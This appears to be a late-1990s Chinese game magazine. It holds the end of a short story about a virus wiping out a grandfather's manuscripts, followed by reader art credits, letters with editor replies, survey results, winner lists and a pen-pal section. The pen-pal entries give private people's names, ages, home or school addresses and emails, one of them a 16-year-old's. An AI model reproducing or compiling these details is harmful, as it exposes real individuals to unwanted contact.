[眼泪]：我外公做了一辈子的语文老师，平时最喜欢写东西，诗辞散文之类的，积累了好几大本，记录了他全部的喜怒哀乐。因为没钱，所以一直没有出版成册，他最大的梦想就是有朝一日能够见到他自己的书问世。这些年，那几本笔记因为下雨潮湿文字都已经模糊了，外公为了好保存就一点点儿将它们输入电脑。并说将来要买个打印机，将它们打印成册，作为他留给我们的纪念。

"眼泪"长长的告白写了一屏幕，而其他人却都默默无语地听着。此时的聊天室成了"眼泪"的故事屋。尤很想知道病毒发作后的结果，不知怎的，心里突然祈祷着它不要太糟糕。

[眼泪]：外公在生病的时候始终惦记着他的文稿，一再嘱咐我有机会打出来给他看。有时甚至会一边幻想着他的书稿印出来的样子，一边低声吟咏着里面的句子，眼睛里满是活下去的坚定。我一次次地告诉他，等我借到打印机就马上将文字打出来。我甚至觉得他只要看到自己的书，病情就会好转。谁知道，当我装上打印机，准备打印时……

"圣火！"尤的脑子里闪过这个名字，一种莫名的恐惧随即涌上心头。

[眼泪]：我不甘心，到处找人想办法，可是回答都是中毒太深，救不回来了。

[负心人]：那，你外公原来的笔记呢？

[眼泪]：外公全烧掉了，他说纸已经受潮了，留也留不住，不如打印的好。

[我想杀人]：那不就等于……

[眼泪]：我永远不会忘记，外公最后时刻眼睛里一点光也看不到，人整个垮下去了。他看了医院的电视，知道病毒泛滥的事情，劝我赶快把硬盘处理掉，以免造成更大的物理损坏，还要我不要可惜那些文稿，说那都是些没水平的东西，就是打印出来也不会有人看的。

[眼泪]：我恨啊！恨自己不该学电脑，恨自己不该去买什么《金字塔》，我太没用了，救不回那些文集……

沉默，又一次集体沉默。

终于，"我想杀人"为了缓解气氛，开始转移话题。

[我想杀人]：眼泪，别难过了，这不是你的错，要怪就怪那个发明"圣火"的混蛋！人死不能复生，你还是想开些吧。

[负心人]：是啊，咱们说说别的。尤，说说你的故事吧。

………………

[负心人]：尤，尤，你在吗？……

等了一会，大家才发现尤已经断线了。

还是那个贫民区，还是那个破窗户，尤的手指还停在复位键上，像是僵住了一样。

桌子上最后半罐啤酒横躺，酒水流得到处都是……

[完]



镜花园

本期中几位女作者的作品十分抢眼，画技较之早先成熟了不少，而且多是原创作品，唯美的画风令原本说话刻薄的丹也哑口无言了……

于是，其他男同胞也顺带沾光!!

——丹

上期最佳作品：

天津杨洋的《ARMY－MEN之电脑桌》



《笼中鸟》 福建 陈雪渊



《绫波丽》 上海 于伊

▼《大合唱》 江西 李铮



《Blue MARY》 北京 Cloud Strife







《炎之克利斯》 福建 郑晶

《绯雨闲丸》 上海 费晓琳



◀《无题》 湖南 刘劲



《杀意之龙》 福建 陈钡



《乱马1/2》 福建 陈龙华





杏 花 村

本店酒保：小马

祝朋友们国庆、中秋快乐！

【上海狂热读者潘军辉】听说小马最近犯了看信综合症，深表同情，经我三秒钟的深思熟虑，决定换种颜色写信（这可是夜光笔，特地去买的，很贵哟）。

喜欢《家》是没有理由的，全凭感觉和个人喜好。也许有更加漂亮和精彩的杂志供我选择，可《家》朴实而充满魅力的内涵使我欲罢不能（统计：本期《家》共细看4遍，随手翻11遍）。

一转眼年底又要来临，不知不觉《家》也陪伴我度过了两年无味的大学生活。若没有她，不知我要患什么严重的心理疾病了。明年的杂志怎么办想必各位心中已有框架，我们只是添点砖瓦罢了。首先说封面，纸张不必换了，"家用电脑与游戏机" 几个字可竖排，字体可选用中国书法中的字体，看上去比较帅、酷就可以了。再说彩页，和今年差不多就行了，只是最好在中间加一张A3幅面（A4也行）的游戏人物招贴画，可大大增加读者对《家》的兴趣（以前也试过，不是吗？）；重要的是纸张质量和印刷质量要保证。最后也是最主要的是杂志风格不要变太多，要独树一帜，内容编排上多下些工夫。相信付出总有回报！还有就是为何没有配套光盘呢？以《家》的实力，相信一定热销。杂志价格可适当增至7.00元，加光盘的话可定在12元左右。

愿《家》成为所有电脑爱好者的家。永远"老虎油"！

[潘军辉朋友的确是很体贴小马的，他写信用的是红色荧光笔！我还以为是檄文呢，原来是……哼哼（满眼泛出红光）！夹送游戏招贴其实也是我们一直想做的，但是选材方面有一定难度。明年将向这个方向努力。杂志今年没有出配套光盘，原因很多，主要是考虑普通的内容对玩家的实际价值有限，又有增加玩家负担的可能。明年很可能会以新的思路出版新的配套光盘。]

【安徽亳州黄宝】又一次在20日之后买到了杂志，看着一页页色彩鲜艳的广告，闻着一阵阵油墨的清香，一路小跑回到家，泡上一杯浓茶来打发下午的光阴。

小城不大，民风淳朴，因为地处经济不算发达的地区电脑极不普及，所以每月和杂志见面的时间总是20日左右，如果晚两天就买不到那几本杂志。小城中也有不少的时尚人士，反正每月总有买不到的。

五年耕耘迎来了世纪末的收获，如今的杂志的确和以前不一样了，读者也是遍天下。新世纪的钟声触耳可听，新世纪的杂志也应该有所变化。下个世纪的杂志中是否该加入些新东西，如有关手机、笔记本电脑等时尚玩意，介绍PS游戏的文章多两篇。读者调查表那页压出一条那种打印纸的线（表达不清），反正就是撕着方便。我的要求不算高。

第一次写信，还是在20日以后，明知问卷不能被使用，信不一定被阅读，但我还是写了这封信，因为我有一颗真诚的心。最后祝杂志最办最好，读者最来最多。

[黄宝朋友信中的笔误我没有改动，因为我完全理解他的美好祝愿，我想我读懂了一颗真挚的心。新世纪的杂志肯定会紧扣时代的脉搏，及时反映电脑娱乐的动向。或许过不多久，微软传说中的"家用游戏电脑"出台，天下又小乱一把呢。另外大家都看到了，本期的调查表已经成为"独立操作系统"。]

【湖南长沙范奥希】半月未见，尚能饭否（别误会，我只是担心你游戏玩的太多没时间吃饭）？前二次去信如泥牛入海，这次我是抱着事不过三的决心，又来向你讨座位的。

明天是8月18日，是预言中的世界末日！听过齐秦的《直到世界末日》这首歌吗？我可是直到世界末日来临前都在给你写信啊！你难道就不感动？不泣不成声也该热泪盈眶吧。开玩笑，如今哪有什么"世界末日"，又不是玩游戏，真是。不过还是挺佩服那位日本"大师"的想象力，以后我开游戏公司，一定找他做策划。

暑假真是个幸福的词汇。考得好的玩友能够光明正大、理直气壮地连续作战；考得有失水准的兄弟也可以偷偷摸摸、厚着脸皮偶尔尝鲜。尤其是经过黑色七月，久疏战事的同志，从地狱到天堂的快乐恐怕难用言语形容。总之，大家多少都能尽兴，让好游戏一个都不能少。小弟因为享受着高等教育的福利——无作业不补课，假期也过足了瘾，从七月一直玩到九月。衷心感谢众编的夏日倾情，《家》真的给了我莫大帮助和指导。有古诗为证："烽火连三月，《家》书抵万金。"

写到这里，有件事想说给马哥听。我有个朋友玩游戏却从来不买游戏杂志（够吝啬）。我极力推荐《家游》，并特意拿起一本，得意地说："看，这么多彩页。"他翻了翻，说："对，全是广告。"我顿时哑口……

我是马屁拍得恰到好处，意见提得如此含蓄，况且又不是鬼子，该让我进村瞧瞧了吧？



[小马"能饭"，"能饭"得紧，谢谢关怀。《直到世界末日》这首歌算是齐秦最好的歌之一了，好，好感人……来来，你的，悄悄地进村，开枪的不要……广告能向玩家提供重要资讯，是厂商与玩家沟通的重要环节。具备一定设计水平的广告不仅赏心悦目，匠心独运的策划还能让人领略智慧的魅力。我想彩页登广告绝不是坏事，关键是产品和设计都还应该做得更好。]

【北京Felix子时于窝中】马哥，多日不见，身体可好？生意可好？你知道我是谁吗？坐好了，我乃通吃岛神猫教圣教主机器帽小叮当座前白猫使"喵大侠"是也！快高举左手和我一起大声念："圣教主仙福永享，寿与天齐；白猫使清福永享，寿比南山。"念完了？好样的。我可是无事不登三宝殿的主，星期天发生了一件事，吓破了我的猫胆，不吐不快，还是从头说起吧。话说4年前我上初二时，有一日突然被贵刊俘虏了。4年来《家》在家里一直是"禁书"。前几天，电脑生病了，我趁机把《家》拿给母亲大人。结果母亲大人看完后对我说："这本书除了游戏就是网络，还有点新闻。一帮错误的人在错误的地点和错误的时间错误地编了一本错误的书，你又错误地买回来。下回不许再犯类似错误，否则，冻结存款，吊扣信用卡，查收现金！"说完，又去编她的程序了。待我将吓飞的8.5条命找回来，仔细一想，《家》应改名为《电脑游戏与网络》，简称"电网"，very cool。不在沉默中灭亡，就在沉默中爆发，经过第18次全猫代表大会讨论通过如下：①游戏赏析：压缩②阶梯教室：删除③硬件兵工厂：换教练④PC工具箱：改版⑤其它：维持原判。游戏固不可少，实用知识也是别有风味的。如果《家》还是以前的《家》，我仍然要买；却不能"进口"了，只能"走私"。总有一天会被"海关"抓住的，那样我的存款、信用卡、现金一切都成空。小老编们吃些想吃的，等我来"踢馆"，用九阴黑猫爪把你们（省略5千字动作描述）……不过凭我这个天然超级大路痴，能不能找到《家》门口还是一个千古之谜，所以大家大可放心。就到这里。一阵冷风，山摇地动。一声长"喵"，心惊肉跳。"喵大侠"展翅西去。

[啊呃，不会吧？邪魔外道……快高举右手和我一起大声念："老编仙福永享，寿与天齐；小马清福永享，寿比南山。"呵呵……根据弗洛依德理论（省略5百字引经据典），母亲是代表"快乐原则"的啊，怎么动辄一堆"错误"扣人家？通过游戏步入电脑世界是一个潜移默化的过程，不是几个软件解析硬件评测就能解决的。游戏的"平反"是需要方方面面努力的事情，《家》当然义不容辞，但我们也没法自己扛。]

【四川雅安丁亚奇】我是个新读者。上星期在同学家看见他弟弟在看《家》，好奇地"抢"来一睹。真是不什么什么不知道，一什么什么下一跳。用句简单的四川话说吧："安怡"。

[应该是"安逸"，好舒服的意思；你说的那个是奶粉，本店非卖品。看到四川话真是好亲切，小马出生在四川，时不时要犯思乡病。]

【湖南邵阳张】向万众瞩目的小马问好，祝每个月领钱都有机箱那么厚！（看到小马乐歪了嘴，我悄悄转身：我刚刚是说有机箱"皮"那么厚……）砰！我倒！

[我的嘴还没来得及歪呢！来，咱们干一杯，然后你倒我倒全都倒（蒙汗药酒）……]

[不行，我还得爬起来……有事忘记说了。通过邮局订阅杂志的朋友们应该注意，现在到时候啦。另外杂志主页的留言板已经更新为"玩家沙龙"，界面、功能大幅改善，版主为石子，欢迎大家去"灌水"。每期小店会登出沙龙精英排行榜前5名（根据发表帖子的数量），我们也会选择网友的出色文章在杂志上刊登。再见，砰！]

第8期读者问卷调查统计结果

读者最欣赏的文章：

1. 特别企划：天旋地转过山车
2. 特别企划：觉醒
3. 文渊阁：伤别离（上）

读者最不欣赏的文章：

1. 特别企划：你是疯而我是傻
2. 文渊阁：伤别离（上）
3. 硬件兵工厂：土星手柄完全改制白皮书

读者认为最好的彩页：过山车大亨

读者最喜欢的3个栏目：

①攻略手记②佳作赏析③硬件兵工厂

读者不喜欢的3个栏目：

①网络港口②文渊阁③阶梯教室

第8期幸运读者名单

湖南常德	官欣	广东韶关	黄春城
四川成都	唐滢	贵州贵阳	夏亚平
湖北武汉	张科	浙江绍兴	杨晓烨
宁　　夏	高勃	辽宁丹东	宋凌飞
北　　京	陈辰	天　　津	张轶鹏
湖北武汉	项超	上　　海	朱征勇
河南新乡	李凯	浙江杭州	俞小翠
河北石家庄	贾剑飞		

第9期广告意见征答获奖名单

陕西西安	齐磊	上　　海	陆永铭
北　　京	卜昂	山东济南	余永庆
山西太原	张洋	四川彭州	吕开元
辽宁锦州	陈中	安徽合肥	黄明川
江苏通州	陈晶晶		
四川内江	张续耀		

网上玩家沙龙精英排行榜

1. 小古　2. panda　3. isc_g. master
4. 菜虫　5. silentkiller（至9月20日）

知己空间

参加征友的读者请将自己的姓名、性别、年龄、地址、邮编、有效证件复印件和 50 字左右的留言寄至"100037 北京 813 信箱《知己空间》"，职业、绰号(昵称)、星座等请根据个人意愿填写。祝大家如愿找到良友!

梁佳(♀19)
昵称: 0.2; 猫
星座: 双鱼
地址: 北京市化工学校财 9601 班 (截止日期 2000 年 1 月 1 日)
邮编: 100023
征友留言: 我是一个天生的"半调子"，所以我希望借此机会认识一些在电脑方面乐意助我一臂之力的大侠以及和我有相同爱好的 PAL。我喜欢 Michael Jackson、武侠小说、PC、英语和漫画。

刘小畅(♀16)
星座: 双鱼
地址: 辽宁省大连市辽师附中高二(3)班
邮编: 116023
征友留言: 即时策略、养成、RPG 的爱好者，画得一手不赖的漫画，爱笑爱闹，自认为较坚强(有些像"假小子")。欢迎各位来交流交流，来信必复^_^

翁宗琮(♂21)
地址: 广东省广州市 1199 信箱翁汝令收转
邮编: 510715
E－mail: boyzay@163.net
个人主页: http://boyzay.myrice.com 或 boyzay.my169.com
征友留言:
繁星点点的苍穹
何处能收留我满腹的心事
此刻看到留言的你
何时才愿意成为我的朋友

孙春(♂20)
职业: 军人
星座: 水瓶
地址: 云南省文山州麻栗坡县马林边防站
邮编: 663609
征友留言: 我是守卫祖国南大门的一名边防武警卫士，爱好很多，对电脑游戏特别感兴趣。遗憾这两年无电脑可玩，我很失望。我喜欢文学、唱歌、跳舞、看书等，希望多结识一些兴趣相同的朋友(不排除 Female)。

全颖珊(♂22)
职业: 工人
星座: 巨蟹
地址: 广西南宁市城北区安吉路 4 号
邮编: 530001
征友留言: 我是聋哑人。我喜欢很多，电脑游戏、杂志和逛街等。真心希望能有 PC Game 的玩家成为最好朋友。

沈粪伟(♂20)
绰号: 咸鱼 (为何如此呼我在下实属不知，也许是本人长的太"蟀")
地址: 上海市浦东金张路 105 号 4081 信箱
邮编: 201206
征友留言: 曾几何时，游戏已不能带给我半点乐趣; 因空虚而去游戏，尔后又浮躁地离开，没有半点的投入。我茫然了，在这个现实的虚拟、虚拟的现实中，我们究竟得到了什么?

于晓苏(♂22)
职业: 军人
星座: 射手
地址: 安徽省祁门县 80411 部队 243 分队
邮编: 245611
征友留言: 朋友，愿意和一个老兵一起谈谈理想、谈谈人生吗? 我在这里等着你的到来。

马继伟(♂19)
星座: 巨蟹
地址: 黑龙江牡丹江师范学校 97 计算机班
邮编: 157011
E－mail: majiwei@kali.com.cn
征友留言: 我喜欢音乐、武术、PC Game，性格开朗，愿结交爱好相同的朋友 (特别是 PC 玩家)，共同切磋，共同进步! 愿我们有缘!

刘继刚(♂23)
星座: 射手
地址: 云南玉溪市玉加宝人造板有限公司
邮编: 653100
征友留言: 来自云南山区的我，从小酷爱电子游戏，如今已 23 高龄，仍不思悔改，反而变本加厉迷上电脑。能帮帮我这无可救药的人吗?

王仁佐(♂23)
星座: 双子
地址: 内蒙古扎兰屯市民政局
邮编: 152650
征友留言: 从轻狂的大学生到如今卑微的公务员，我唯一的寄托只有 PC Game。生命诚可贵，游戏价更高，一句话，游戏远比人生好。

张可军(♂20)
星座: 天秤
地址: 湖南省凤凰县阿拉镇宜都学校
邮编: 416202
征友留言: 初上讲台的我，热衷信息，然却身处蔽处; 痴迷游戏，无奈囊中羞涩。唯愿浮游天地，知己空间不再空虚，吾谁与归?

潘静远(♂19)
昵称: 龙二
星座: 狮子
地址: 河北省唐山市新区 4－113－3－501
邮编: 063030
E－mail: ymazaki@263.net
征友留言: 性格内向，爱好 PC Game、MUD、网络聊天、街机和漫画的我，希望学到更多的电脑知识，愿能结识远方的朋友。

知己便条

☆我的地址变成了浙江省新昌城关镇钟楼南村 16 幢 3 单元 341 室，其余不变。借此机会向远方的若云、苗苗、阿炎等朋友问好，祝他们永远快乐。 (沈路)

☆我进入高三后分了文理班，现在地址是湖南省长沙市一中 K971 班，麻烦更正一下。 (曹俊儒)

博德之门
Baldur's Gate
中文版

梦幻国度的梦幻之旅
10月共闯奇幻境
同宗著名奇幻小说《龙枪编年史》
近期同步发行

国内统一刊号：CN11－3295/TP　　定价：6.80元